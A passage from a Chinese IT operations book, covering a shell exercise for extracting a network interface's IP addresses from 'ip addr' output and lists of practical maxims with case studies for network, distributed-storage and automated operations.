6. 本例中有一个难点：当网卡有多个 IP 地址时机会比较麻烦。大家在使用 `ip addr` 命令查看 IP 时，会看到 IP 地址所在的行中包含关键字 `'inet'`，所以只要把该网卡下面的输出内容中包含 `'inet'` 的行过滤出来再进行截取即可。但关键是如何把指定网卡下面的那部分输出内容截取出来。这里给大家提供一个复杂的输出内容作为实验对象，内容如下：

```
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state
UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: em1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq
state UP qlen 1000
```



```

link/ether b1:83:fe:df:ac:7b brd ff:ff:ff:ff:ff:ff
inet6 fe82::b283:feff:fedf:ac7b/64 scope link
    valid_lft forever preferred_lft forever
3: em2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq
state UP qlen 1000
    link/ether b0:83:fe:df:ad:7c brd ff:ff:ff:ff:ff:ff
    inet 65.120.157.77/27 brd 65.120.157.95 scope global em2
    inet 61.153.110.14/27 brd 61.153.110.16 scope global em2:1
    inet6 fe82::b283:feff:fedf:ad7b/64 scope link
        valid_lft forever preferred_lft forever
4: em3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN
qlen 1000
    link/ether b0:83:fe:df:ad:7d brd ff:ff:ff:ff:ff:ff
5: em4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN
qlen 1000
    link/ether b0:83:fe:df:ad:7e brd ff:ff:ff:ff:ff:ff
6: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UNKNOWN
    link/ether b0:83:fe:df:ad:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.15.3/24 brd 192.168.15.255 scope global br0
    inet6 fe80::b283:feff:fedf:ad7b/64 scope link
        valid_lft forever preferred_lft forever
7: virbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UNKNOWN
    link/ether 52:54:00:0b:08:51 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global
virbr0
8: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state
DOWN qlen 500
    link/ether 52:54:00:0b:08:51 brd ff:ff:ff:ff:ff:ff
9: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN
    link/ether f6:e0:ef:a6:ba:84 brd ff:ff:ff:ff:ff:ff
    inet 172.17.42.1/16 scope global docker0

```

7. 如上内容，要想获取 em2 网卡的 IP 地址有点困难，最好的解决办法是把下面这段代码截取出来：

```

3: em2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq
state UP qlen 1000

```

```
link/ether b0:83:fe:df:ad:7c brd ff:ff:ff:ff:ff:ff
inet 65.120.157.77/27 brd 65.120.157.95 scope global em2
inet 61.153.110.14/27 brd 61.153.110.16 scope global em2:1
inet6 fe82::b283:feff:fedf:ad7b/64 scope link
    valid_lft forever preferred_lft forever
```

本脚本答案的思路是，首先获取 '3:em2' 所在的行号，然后再获取 '4:' 所在的行号，然后把二者之间的内容打印出来即可。但要考虑一种情况，如果用户输入的网卡名字为 docker0，那么参数 line2 的值为空。此时要处理的文本是从 "9:docker0" 开始，一直到所有文本结束。



更多案例请扫描二维码阅读：

- 自动封 / 解封 IP
- 监控 httpd 进程
- 备份数据库
- 监控磁盘使用
- 构建一个发布系统



作者简介

阿铭，高级运维工程师，Linux 运维培训专家，著有《跟阿铭学 Linux》一书，阿铭 Linux 培训创办者，猿课联合创始人。先后就职于 Discuz!、腾讯、好贷。自 2013 年起开始做 Linux 运维培训，专注在线教育领域，目标是打造最负责任的在线教育品牌。目前已培训学员数千人，平均就业月薪资 8000 元以上。





网络运维三十六计

总说

计算机网络是企业 IT 的基础设施，所有应用系统均依赖于网络，所以网络运维在 IT 运维中至关重要。对于网络工程师而言，通常是遇到问题然后处理问题，更多关注的是技术本身，而往往忽略了流程管理和自动化管理。一个合格的网络运维工程师需要在各个方面都能理清运维工作的重点，例如日常工作需要遵守公司 IT 流程制度，业务维护需要实现自动化，变更工作需要制订方案和预案，巡检工作需要模板化，从不同维度拆分工作，针对每个维度分析工作要点，做到网络运维工作有条不紊地进行。我们不需要“消防员”式的运维工程师，而希望工程师对每个隐患预先发现和防备。

由于大部分网络工程师不会编程写代码，接触的都是各个设备厂商的硬件设备，所以掌握的知识技能基本局限于路由、交换、安全等领域的协议和标准，对 DevOps 了解较少，但随着上层应用系统的不断发展，技术迭代周期变得越来越短，对底层网络的要求也越来越高。无论是网络架构设计，还是配置规划，都在逐步走向业务驱动，提升上层业务系统和底层网络的耦合度。随之带动的是对网络工程师综合知识面的考验，

如何将网络运维嵌入到 DevOps 能力环内，如何与相关部门做好协同工作，这些都是在考验网络工程师对 DevOps 理念的执行能力。

同时，无论是开源的 OpenDaylight、ONOS，还是 VMware 的 NSX、Cisco 的 ACI，SDN（软件定义网络）得到越来越多的商用机会，各大运营商也纷纷与 SD-WAN（软件定义广域网）厂商进行合作，传统网络工程师面临技术的再学习，需要跟上新技术发展的步伐和节奏。纵观所有的 SDN 技术，均以业务需求为驱动力，今后运维部门的工作将不再是单纯地面向路由器和交换机，我们需要更多更深入地了解公司业务应用系统，将 SDN 与 DevOps 相结合，将运维转向运营。

对网络工程师而言，不管是基础网络的运维还是业务驱动运营，在日常工作中都会碰到各种技术问题及不同类型的网络故障，我们根据经验总结出“网络运维三十六计”，希望能帮助网络工程师在运维工作中防微杜渐，减少故障的发生。“网络运维三十六计”可归纳为如下 3 类。

- 基于技术知识的排障思路：工程师通过学习掌握必要的技能知识，提升自身技术水平，善于从每次故障处理过程中吸取教训、总结经验，不断提高逻辑思维能力。
- 运维自动化和运维流程制度：从人工运维到自动化运维，可以降低运维成本及维护复杂度。同时，在流程制度的保障下，能够提高工作效率，减少沟通成本。
- 跨部门协同工作：网络是衔接各业务系统的中间纽带，网络工程师在工作中与上下游部门的配合必不可少，协作处理恰当可事半功倍。

最后通过案例对相关计策进行阐述分析。我们坚信网络工程师的工作可以提炼出更多技巧和计策，“网络运维三十六计”旨在抛砖，引出大家更多的运维思路。

三十六计

运维流程管理

- 第一计 建立完善的流程制度是运维管理的核心价值，通过流程制度将工作和人员紧密关联，实现高效运维管理。
- 第二计 网络运维需要实现服务化、产品化、自动化，取代人肉运维，利用制度和流程提升运维效率。
- 第三计 公司运维体系建设没有通用模板，不可生搬硬套，根据自身特点找到适合自己的方法，在实际规划中重点考虑如何落地。
- 第四计 建立逐级故障申告流程，将故障分级管理，制订不同的响应策略，可利用有限资源达到提升运维响应体验的目的。
- 第五计 将网络运维过程中的割接方案提前写在纸上，而不是留在脑子里，务必严格遵守割接流程。
- 第六计 运维管理中对重要割接要有 A/B 角，包括方案评审和实施。

网络运维经验

- 第七计 运维自动化是网络运维的必然手段，网工的痛苦程度与公司的自动化程度成反比，公司应推动自动化系统的建设。
- 第八计 运维人员的经验都是通过踩坑积累出来的，碰到任何问题都要保持一颗好学好问的心，解决问题并归纳总结。
- 第九计 想好方案选产品，还是选好产品组方案？不要轻易相信厂商的方案，在实验室里验证后再上线，因为你比厂商更懂自己网络上的业务。

第十计 管理网络与业务网络要理顺，不管带内还是带外，逃生路径都要准备好。

第十一计 任何一张网络中都需要有 AAA 认证服务，启用 AAA 的目的是出现问题时能及时找到问题的触发原因。

第十二计 惧怕的不是故障，而是没有排障思路，故障处理的目的不是找 rootcause，而是恢复业务。

第十三计 网工不能心存侥幸，网络中的单点设计总会在关键时刻引发严重业务影响，包括单设备和单链路隐患，所以关键业务节点需要冗余设计。

第十四计 网络监控的目的不是监控网络，而是监控业务，因为任何一张网络都是为承载的业务服务的。

第十五计 网络工程师要想解放自己，要么学会 coding，要么和程序员搞好关系。

网络变更要点

第十六计 生产网络的变更切记三思而后行，一个回车敲下去是永远无法撤回的。

第十七计 变更方案合格的判断标准是：交给不是写方案的人做变更也能顺利完成割接。

第十八计 变更执行的关键是现场实施人员受控，硬件操作工程师和软件操作工程师的配合与协同非常重要。

第十九计 变更方案审批制度建立后要严格执行，如果审核不通过，必须重写，直到所有人对方案一致认可才可以。

第二十计 变更前环境检查、信息收集必须到位，变更后的网络状态对比是确认变更完成的关键环节。

第二十一计 网络变更时需严格按照变更方案执行，与预期不符必须回退，并重新安排变更时间。

第二十二计 运维变更中的人、过程、技术都是辅助因素，重要的是没有达到安全变更的目的。

第二十三计 每个工程师在变更操作前都要安排好自己的 backup，确保网络变更不受人为因素影响。

第二十四计 网工应提高对所有网络变更的重视程度，通常都是对小变更不够重视导致出现故障，而对重大变更足够重视所以会顺利完成。

网络技术

第二十五计 在无其他安全设备的情况下，黑洞路由是处理攻击流量最有效的方法。

第二十六计 组建广域网络时需要协调链路资源提供商，不同类型的链路连接到网络设备上配置的参数存在差异，链路类型包括光纤直连、传输波道、MSTP、SDH 和 MPLS VPN 等。

第二十七计 链路死了不可怕，可怕的是不死不活，频繁闪断。面对闪断，要确定好抑制策略和回切策略。

第二十八计 传输运维工程师三板斧：看告警、查光功率、环回测试。

第二十九计 跨厂商互通时，不管是 BGP、IGP、LDP、PIM，还是 BFD、IPSEC，都需要核实各个 timer 的一致性。

第三十计 网络设备的 MAC 表、ARP 表、转发表、路由表都是有上限的，超出后直接影响网络通信及设备处理能力。

第三十一计 谈网络运维要看上下游环境，上有应用、业务，下有服务器、线路。

第三十二计 排障时需注意不同设备厂商、不同设备型号、不同软件版本，Qos 的实现机制及支持能力差别很大。

第三十三计 当检测路由表一切正常但数据不通时，尝试检查一下软件转发表以及硬件转发表。

第三十四计 虽说网络收敛越快越好，但同时也要考虑网络设备的性能。

第三十五计 在运行动态路由协议的网络中，尽量根据设备角色制订策略，过多的个性化配置会增加全局运维复杂度。

第三十六计 确认网络中是否有广播风暴的最简单方法是：一看交换机指示灯是否疯狂闪烁，二看交换机端口下广播包是否激增。



案例：利用自动化运维工具提升工作效率

【相关计策：第七计】

之前的故障处理模式

我目前就职的公司是一家 SDN 软件开发公司，刚开始我对于 SDN 的理解是：不需要网络工程师登录设备输入各种命令行就能够通过可视化方式完成所有运维工作。但当我进入这家公司并且开始 SDN 网络建设和网络运维工作后，发现实际和想象中有很大差别，虽然所有的业务开通都是通过 SDN 控制器完成的，但是当网络中出现故障后，还是需要运维工程师根据经验进行全网的故障发现及修复工作。

我们日常运维工作中发现一些故障后，并不能第一时间判断出故障

的影响范围,以及是否真正影响了客户业务,例如当一条传输线路中断后,需要运维工程师登录 SDN 控制器系统及网络交换机进行排查,确认有多少业务发生了收敛,哪些敏感业务受到了影响,是传输故障还是网络交换机故障,等等,这些问题都需要人工确认,值班和运维工程师的痛苦程度可想而知。这种运维处境和维护一张传统网络几乎没有区别,公司的运维能力完全依赖于运维工程师的水平。

开发自动化运维平台来提高效率

作为一个拥抱新技术、拥抱 SDN 的新兴软件公司,面对网络工程师碰到的种种困境,公司决定采用 DevOps 理念开发基于 SDN 的自动化运维平台,成立虚拟工作小组,小组成员包括一线运维网络工程师、系统工程师、研发工程师、大数据分析工程师,从系统规划设计、一线需求收集、开发设计、编码、测试,到系统发布、系统部署、系统运行、系统再规划设计,形成一套完整的 DevOps 能力环。项目立项后采用敏捷开发、快速迭代的精益管理模式,一期自动化运维平台自项目启动到上线仅用了 2 个月时间,解决了 40% 的需要运维工程师手工确认的工作。自动化运维平台架构设计如下图所示。




在运维平台中对运维工程师帮助最大的是监控告警模块，通过各系统间的关联调用和大数据分析，做到告警自动合并、自动过滤，同时对于定义的不同级别的告警通过不同的告警通道发出，例如对于有业务影响的高优先级告警将直接电话呼叫运维人员，对于中等优先级的故障则通过微信、钉钉等进行通知，对于低优先级的故障则不通知，仅存储在运维平台内供运维工程师线上查询。

自动化运维系统上线后，值班人员不再需要进行盯屏式监控，只需要保持手机畅通即可得知发生故障后的影响范围和严重程度，以及需要协调哪些资源可以处理故障。同时，无论是运维工程师还是值班人员，均可以根据自己的经验和碰到的问题提出开发需求，由研发工程师设计并编码，进入下一阶段的版本迭代开发、测试和发布，需求提出者做验证确认符合要求后关闭需求，若不满足功能需求，则进一步优化，直至功能符合预期为止。

同时，运维部门根据历史经验和对现有运维系统的理解，制订了故障处理流程，包括需要人工介入的故障和需要软件识别的故障，通过每个案例完善内部知识库体系及自动化运维平台故障自愈模块的开发迭代。故障处理流程如下图所示。

截至目前，公司的自动化运维系统已经开发至第三阶段，帮助网络运维工程师降低了 60% 的工作量，曾经烦琐重复的工作都交由软件完成，工程师有更多的时间用在技术创新和提高工作效率上，每个人都能创造出更多的价值。



更多案例请扫描二维码阅读：

- 在网络排障中锻炼“抽丝剥茧”的能力
- 网络运维过程中团队合作的重要性



作者简介

张永福，大河云联解决方案架构师，一名从事传统网络工作十几年的网络老兵，参与过运营商、金融、政务、交通等多个行业的几十个网络建设项目。自2016年开始加入大河云联公司从事 SDN 网络相关工作，先后参与 SDN 产品设计、网络架构设计、运维自动化系统设计、解决方案设计，致力于 SDN 在商用项目的落地部署，与热爱先进技术的小伙伴一起推动 SDN 行业发展。





分布式存储运维三十六计

总说

存储是 IT 的关键基础设施，数据库需要存储、分布式系统需要存储、大数据分析需要存储、计算需要存储。存储覆盖行业的方方面面，存储的重要性不言而喻，谁也不希望自己的数据丢失，不希望自己的服务不好用，其中丢失数据是最让 IT 从业者头疼的大事之一。

我们总结的“分布式存储运维三十六计”是专门针对分布式存储服务的。腾讯公司在分布式存储领域已经有超过 10 年的经验积累，同时我们的分布式存储服务专注于 UGC（User Generated Content，用户产生内容）数据，已经有 EB 级的存储数据。面对如此巨大的分布式存储系统，如何保障数据的安全和业务的稳定？这正是“分布式存储运维三十六计”分享的主题。

腾讯公司的存储服务是建立在深度理解业务特点和产品特点的基础上，针对图片、文件、传输服务、结构化数据都做了专门的优化，发展出了不同形态的存储服务，以支持上层业务逻辑。我们在产品推广、业务突发、业务特性变更等方面都和业务部门有比较多的合作，使得我们

的存储服务能有效支持不同的业务场景。

分布式存储运维有四大要素：资源、安全、效率和质量。在如今 DevOps 的大潮下，自动化运营、数据化运营以及智能化运营也是我们发展的方向，它们能够让存储这个偏后台的服务不断理解业务、推动业务的发展，同时在 EB 级的运营中能够形成自身的特点。

腾讯运营 EB 级存储有两大基础特点，一是服务器量级大而杂，二是突发需求多而猛，这给运营带来了不少挑战和机遇。服务器机型复杂，问题多样，但是由于服务器量级大，我们可以在存储服务器上进行资源挖掘，提供更多服务；突发需求多变，应急响应成为瓶颈，但是对突发的支撑可以带来更加灵活的弹性空间来保证大盘的平稳。

我们把工作中遇到的各类问题总结成“分布式存储运维三十六计”，主要是想帮助运维人员未雨绸缪，前人踩过的坑不要再踩，之前没考虑到的问题提前考虑。当然不同的业务场景有不同的特点，大家所需要的计策也不尽相同，希望相互学习，共同进步。

“分布式存储运维三十六计”主要分为：

- 日常操作类，主要是在底层换盘、搬迁、删除数据、回滚数据过程中的注意事项，对于存储业务，数据安全是第一要务，日常各类操作都会对数据造成的影响，当然这里的操作是针对自己的分布式架构的，不同的架构体系有不同的操作方式，但是注意点都是一致的。
- 容灾备份类，存储类业务把存储作为核心指标，数据的灾备是非常重要的，不仅仅是不丢数据，并且要求存储系统在面对大量突发的各类设备、网络、机房故障时都可以提供完整的服务，这是对存储运营比较高的要求。
- 资源成本类，在腾讯，存储是个胖子平台，EB 级的数据必然和成本

挂钩，而不浪费资源，并且更好地节省资源是一门学问，也是一个需要持续做下去的事情。

- 业务优化类，虽然不同产品的优化方案不同，但是存储毕竟有自身的特点，冷热分离、大文件分片上传等都是业界通用方案。希望大家能够针对存储服务理解产品本身的使用特点，有针对性地进行优化，效果才会显著。

三十六计

通用原则

第一计 数据安全是底线，即使不服务也不能丢数据。

第二计 容量是根本，绝对不要让自己陷入无法扩容的境地。

第三计 做存储务必要理解业务，不理解业务的存储平台就是别人的垃圾站。

第四计 为存储集群建立 set 标准，并按照标准模型严格执行。

日常操作

第五计 将现网操作标准化为前台操作，避免后台操作。

第六计 有多份存储变更时，先变更单份数据节点。

第七计 变更时先进行少量灰度发布，变更之前先准备好回退方案，尤其是数据变更，可能无法回退到最初状态。

第八计 数据迁移是核心又频繁的操作，要确保工具程序稳定，并且要支持各类型的迁移数据操作，以及不同机型不同量级相互间迁移。

第九计 索引数据很重要，对于带状态的模块要注意数据安全，不要随意迁移和清理缓存。

第十计 格式化盘操作务必谨慎确认。

第十一计 业务突发要有应对预案，要建立故障升级机制。

第十二计 对监控工具也要进行监控。

第十三计 更换磁盘必须检查 SN 号。

第十四计 不能过分信任自动化工具。

第十五计 现网环境要干净、统一，如果做不到，则要定期扫描。

第十六计 有的存储模型在删除数据后，底层仓库不会立即释放存储空间，需要关注数据空间的回收情况。

第十七计 运维删除数据务必备份，并且要谨慎，禁止人工线上删除数据。

第十八计 磁盘更换和机器死机必须在约定的周期内恢复，否则无法达到 N 个 9 的要求。

容灾备份

第十九计 存储机架和普通设备不一样，用电情况也不同，做好机架和交换机级别的容灾备份。

第二十计 业务突发时，系统要有柔性和降级手段来恢复业务，否则会死得很惨。

第二十一计 核心业务必须异地备份，同地多份是没用的。

第二十二计 存储不仅要关注容量，还要关注 inode 情况。

第二十三计 数据必须要有冷备，冷备是最后一道防线；冷备也需要监控和运营。

第二十四计 单点剔除演习不可少，定期演习保稳定。

第二十五计 热点数据分散存储，单机要能限流。

第二十六计 冷备修复数据要理解业务场景，流水和冷备同样重要，流水 log 也要做好备份。

资源成本

第二十七计 存储机型要定制，存储模型要支持设备的更新换代。

第二十八计 提早规划，存储设备制造厂商和机房建设周期都很长。

第二十九计 存储资源采购会受大环境影响，比如 ssd、内存，不仅要做好容量 Buffer，还要做好采购 Buffer。

第三十计 存储平台是 I/O 操作型集群，要和计算资源一起复用，做到设备利用率最大化。

第三十一计 不同年限的设备性能不同，磁盘读写能力不一致，要区别对待；要定期淘汰老化磁盘。

业务优化

第三十二计 冷热数据分离存储，业务一定要能识别冷数据。

第三十三计 有热点数据要进行资源隔离，上层业务加缓存。

第三十四计 要熟悉存储引擎的特点，为不同业务文件选择不同的存储引擎。

第三十五计 对于频删业务要特殊对待，删除看似场景不多，其实是最消耗资源的操作。

第三十六计 对于分片存储场景要牢记一点，即一台机器或者一块磁盘的数据影响的文件比例远不止单机或单盘所占的比例。



案例：不及时回收删除的文件引发的成本问题

【相关计策：第十六计】

存储业务里有一类是文件类业务，其中有些业务是临时性质的，过期会失效并被删除，例如我们常见的中转站、群共享、离线文件、数据线等文件业务。存储后台需要每天定期清理这些文件释放存储空间，我们统称为过期删除。在实际业务运营过程中，过期删除也是有一系列坑容易被踩到的。

旧架构下的删除系统

首先来看一下旧架构系统对过期删除的实现过程，简单地说就是删除用户关联的文件索引信息，存储后台删除对应的物理数据。删除操作主要靠接入信令模块 `ftnpreupload`，并与一个删除模块 `ftnrecexp_deal` 同机部署。`ftnpreupload` 模块负责用户的申请上传、下载、删除、拉列表的访问请求，其中有一个单独的日志流水记录了每个用户上传的文件路径、上传时间、field、过期时间等信息。`ftnrecexp_deal` 模块依靠定时任务 `crontab`，每天凌晨启动，扫描过滤出文件到期的文件列表，启动删除，下发删除指令给 `ftnpreupload`，`ftnpreupload` 模块完成用户相关文件信息的清理，文件引用次数减去 1。若引用次数降为 0，还会向各个仓库发起删除物理数据的请求，完成最终落地文件的清理。

这个过期删除的架构有两个明显的缺陷：

- 依赖日志流水记录。在本机机器磁盘满、坏盘、OS 异常重装了系统，或者设备误下架等情况下，都会导致日志流水丢失，进而导致丢失日志上的文件无法被删除清理，最终形成垃圾数据。

- 删除启动依赖定时任务 `crontab`。若 `crontab` 无法正常启动，或者删除的进程模块无法正常启动，都会导致删除访问无法继续。

上面两种情况都是我在实际中遇到过多次的场景，当然对此也有一些应对措施，例如使用 RAID 的硬盘，无用日志定时清理以确保磁盘不满，磁盘使用率达到一定阈值形成告警，`crontab` 异常做告警，单机的删除进程做监控，删除访问做上报，若遇到波动或者掉底做告警。这些监控措施能很好地发现过期删除遇到的异常，但是无法从根本上彻底解决删除遗漏的问题，若监控缺失或者有异常没处理，线上还是会有删除遗漏导致的垃圾文件，日积月累下来，每年能达到 PB 级别的垃圾文件。

上面两方面缺陷是比较明显的，还有一些隐蔽的缺陷，影响更大。以离线文件业务为例来看一下。正常情况下，用户文件 7 天过期，从大盘来看存储文件量应该是一个相对稳定的值。两年前的某一天，运维人员通过观察离线文件几个月的存储量情况，发现存储量一直在增长，但是实际业务的访问请求量并没有同步增长。

他们的第一反应是过期删除有异常，但是通过观察过期删除的监控，发行删除的次数和成功率都没有明显下降，那为什么底层的存储文件量不停增长呢？他们联合开发人员进一步展开调查，最初怀疑是用户索引被删除而物理数据没有被删除导致的，但是通过追踪索引删除量和底层物理删除量，发现差异并不大。难道是有别的业务盗用了离线文件 ID，跑到存储平台上传文件？但是团队很快否定了这个推断，因为用户上传文件需要走申请上传信令，这个过程是有严格验证的，联系离线文件客户端使用方，并没有违规使用，通过分析信令访问也没发现异常上传请求。最后他们模拟了一些删除访问，实际追踪了一些用户文件，发现一些猫腻——离线文件的删除稍有些特殊，有一步是通过拉列表的方式，过期

文件的信息会被及时拉取到，然后发信令删除。删除模块代码在处理的过程中，有一个函数取值存在一定 bug，特定情况下会遗漏一些文件，导致用户文件清理不干净。从大盘看这个量级是感知不到的，但是如果这些文件本身很大，长期累积下来就很明显了。找到问题根源后他们及时修复版本 bug，对遗漏的文件全量扫描了一遍冷备索引，重新清理与删除，这次清理文件的量级达到了 PB 级。

新的删除系统

删除模块之间的各种依赖后，系统自身还不稳定，痛定思痛，我们决定彻底改造删除系统。经过开发团队的打磨，最终形成统一的删除平台，我们称为删除的神器：石英系统。该系统可以简单理解为文件生命周期管理，主要功能点有：

- 用户上传的每一个文件信息都会通过信令模块发送请求给石英系统，以索引记录的形式存在于可靠存储系统 lavadb 里面（数据一式三份）。
- 石英系统每天会就到期的文件向对接业务的信令模块发起删除访问，删除成功一条就清理一条记录。删除频率可根据需要调整，出现异常会发起再次删除访问，直到成功。
- 与各个业务形成详细的对账报表，清晰展示各个业务删除的文件信息量，以及存在的垃圾文件信息。从上线接入的一个业务来看，每个月有 6PB 的数据，半年累计有 36PB 的文件被删除，系统显示存在的垃圾文件只有 13TB，说明删除成功率已经相当高了。

目前该平台已经逐渐替代了旧架构的删除系统，使得运维彻底摆脱了垃圾文件的困扰，也在一定程度上节省了存储成本。



更多案例请扫描二维码阅读：

- 微信存储应对节假日大规模突发事件
- 定期进行单点剔除演习的重要性
- 现网一定要干干净净



作者简介

高向冉，腾讯架构平台部技术运维总监，负责腾讯集团 CDN、大数据存储的运维工作，有丰富的运维、运营规划、架构设计的经验。



第九章 自动化运维

IT 运维发展至今，经历了刀耕火种的石器时代、集中管理的初级和中级阶段，当下处于的是高级阶段（云化、容器微服务化），自动化趋势早已深入人心，并在社会不同阶段的发展历程中延伸出不同的规范定义和落地方法论。自动化并非简单地用机器脚本替代人力操作，而是牢牢扎根于 IT 体系，在深层探索中放大 IT 体系的全局价值。当下 IT 基础架构体系和应用架构体系的复杂度与难度都很高，在这种情况下，自动化的价值就更凸显了。

本章的第一篇文章围绕 CMDB，它是 IT 运维平台的基石，作者分享了自己的实践经验，帮助大家明确遵循哪些原则来打造这个基石；第二篇文章则从多个角度拆解分享了自动化运维实践的经验。希望这些分享能帮助 IT 运维从业人员找到自动化的建设方法。最后强调一点，自动化不是运维的终点，而是一个新的起点。



自动化运维三十六计

总说

作为 DevOps 中的 Ops，运维的工作效率对 DevOps 流水线具有重要影响。从我们的经验来看，如果没有一套完整的自动化运维体系的支持，那么转型为 DevOps 的压力会很大，甚至会遭遇很多挫折和挑战。

对自动化运维体系的需求，是随着业务的增长、对运维效率和质量的要求不断提高而产生的。在很多初创公司和中小型企业里，运维还停留在“刀耕火种”的原始状态，这里所说的“刀”和“火”就是运维人员的远程客户端，例如 SecureCRT 和 Windows 远程桌面。在这种工作模式下，服务器的安装、初始化，软件部署，服务发布和监控都是通过手动方式来完成，需要运维人员登录到服务器上，一台一台去管理和维护。这种非并发的线性工作方式是制约效率的最大障碍。同时，因为手动的操作方式过于依赖运维人员的执行顺序和操作步骤，稍有不慎即可能导致服务器配置不一致，也就是同一组服务器的配置出现差异。有时候，这种差异是很难直接检查出来的，例如在一个负载均衡组里个别服务器的异常就很难发现。

随着业务的发展，服务器数量越来越多，运维人员开始转向使用脚

本和批量管理工具。脚本和批量管理工具与“刀耕火种”的工作方式相比，确实提升了效率和工程质量。但这个方式仍然有很多问题。第一是脚本的非标准化问题。不同运维人员写的脚本在所用的编程语言、编码风格和健壮性方面存在巨大差异，同时这些脚本的版本管理也是一个挑战。第二是脚本的传承问题，人员的离职和工作交接，都会导致脚本无法很好地在运维人员之间传承和再利用，因为下一个运维人员可能无法理解和修改其前任编写的脚本功能。第三是批量管理工具的选择，不同的管理人员选择不同的批量管理工具必然会带来管理混乱的问题，也无法很好地实现在运维人员之间互相备份工作的需求。

因此，企业对构建自动化运维体系的要求变得越来越迫切。通过自动化运维体系来实现标准化和提高工程效率，是唯一正确的选择。

自动化运维体系的目标是提高运维的工作效率，提升对接 DevOps 流水线的能力。那么如何建设自动化运维体系呢？有没有一些可以遵循的思路或者可参照的案例呢？答案是肯定的。本案例研究以笔者所在的某大型游戏公司（以下简称为我司）作为蓝本，详细介绍一整套自动化运维体系的建设方法和解决问题的思路。

三十六计

指导思想 and 原则

第一计 思想上要树立“以自动化运维为荣，以手动运维为耻”的荣辱观。

第二计 自动化运维体系的设计要“以人为本”，降低学习成本才能更有效地发挥作用。

第三计 自动化运维体系要涵盖所有运维需求，是全面的和完整覆盖的。

第四计 自动化运维的产物必须是平台，只有平台才能永续。

第五计 简单的操作流程是自动化运维平台的设计原则。

第六计 自动化运维的终极目标是消灭 SecureCRT 和 Putty 等一切远程客户端，让平台成为唯一入口。

第七计 不必自己造轮子，可以先考虑采用开源方案加二次开发来满足运维需求。

第八计 高效是自动化运维的要求，使用多进程或者事件模型等提高并行效率。

第九计 循序渐进是从头创建自动化运维体系的正确姿势，不要一开始就设计大而全的系统，从最痛的痛点开始解决。

第十计 可以使用价值流程图分析当前的效率瓶颈和确认痛点。

脚本管理

第十一计 自动化运维的第一步是脚本化，通过脚本构建可重复的基础架构和环境。

第十二计 为脚本加入版本控制，以便追溯和审计变更。

第十三计 脚本语言要统一，以提高脚本的可维护性。

安全保障

第十四计 设计良好的 Kickstart，提高物理机交付的效率和安全性。

第十五计 使用不同烧制级别的虚拟机镜像提高云计算资源的交付效率。

第十六计 必须将安全内置在自动化运维过程中，通过主动发现和深度防御机制保障安全。

第十七计 在网络层面使用防火墙保障集中控制节点的安全。

第十八计 采用双因素认证保障集中控制节点的系统授权访问。

第十九计 持续的网络安全扫描能减少误操作带来的风险。

第二十计 集中控制节点和被控节点的加密数据通信。

基础数据管理

第二十一计 必须保证自动化运维底层数据的完整性，技术手段与流程保障并行。

第二十二计 分层设计 CMDB，基础数据统一管理，业务数据向下授权。

第二十三计 在资产流转和变更中加入流程控制和审计，防止失控和数据不一致。

第二十四计 以自动探测和上报提高 CMDB 配置的效率、维护数据准确性。

监控设计

第二十五计 监控体系的自动化是整个体系的纽带，它贯穿着事件和故障自愈。

第二十六计 设计大规模监控体系的自动注册功能，不以手动方式添加被监控指标。

第二十七计 业务分组、服务器角色分组，自动匹配监控项目。

第二十八计 通过数据分析聚合和关联监控数据，提供故障排除和容量规划的有效信息。

第二十九计 监控的目标是保障业务价值，不但要监控基础架构和应用端口，而且要监控业务数据，比如订单数据和游戏玩家数量等。

第三十计 坚持持续改进的监控目标，持续减少漏报和误报比例。

第三十一计 规范业务日志的格式化输出，统一日志的集中存储和分析。

备份体系设计

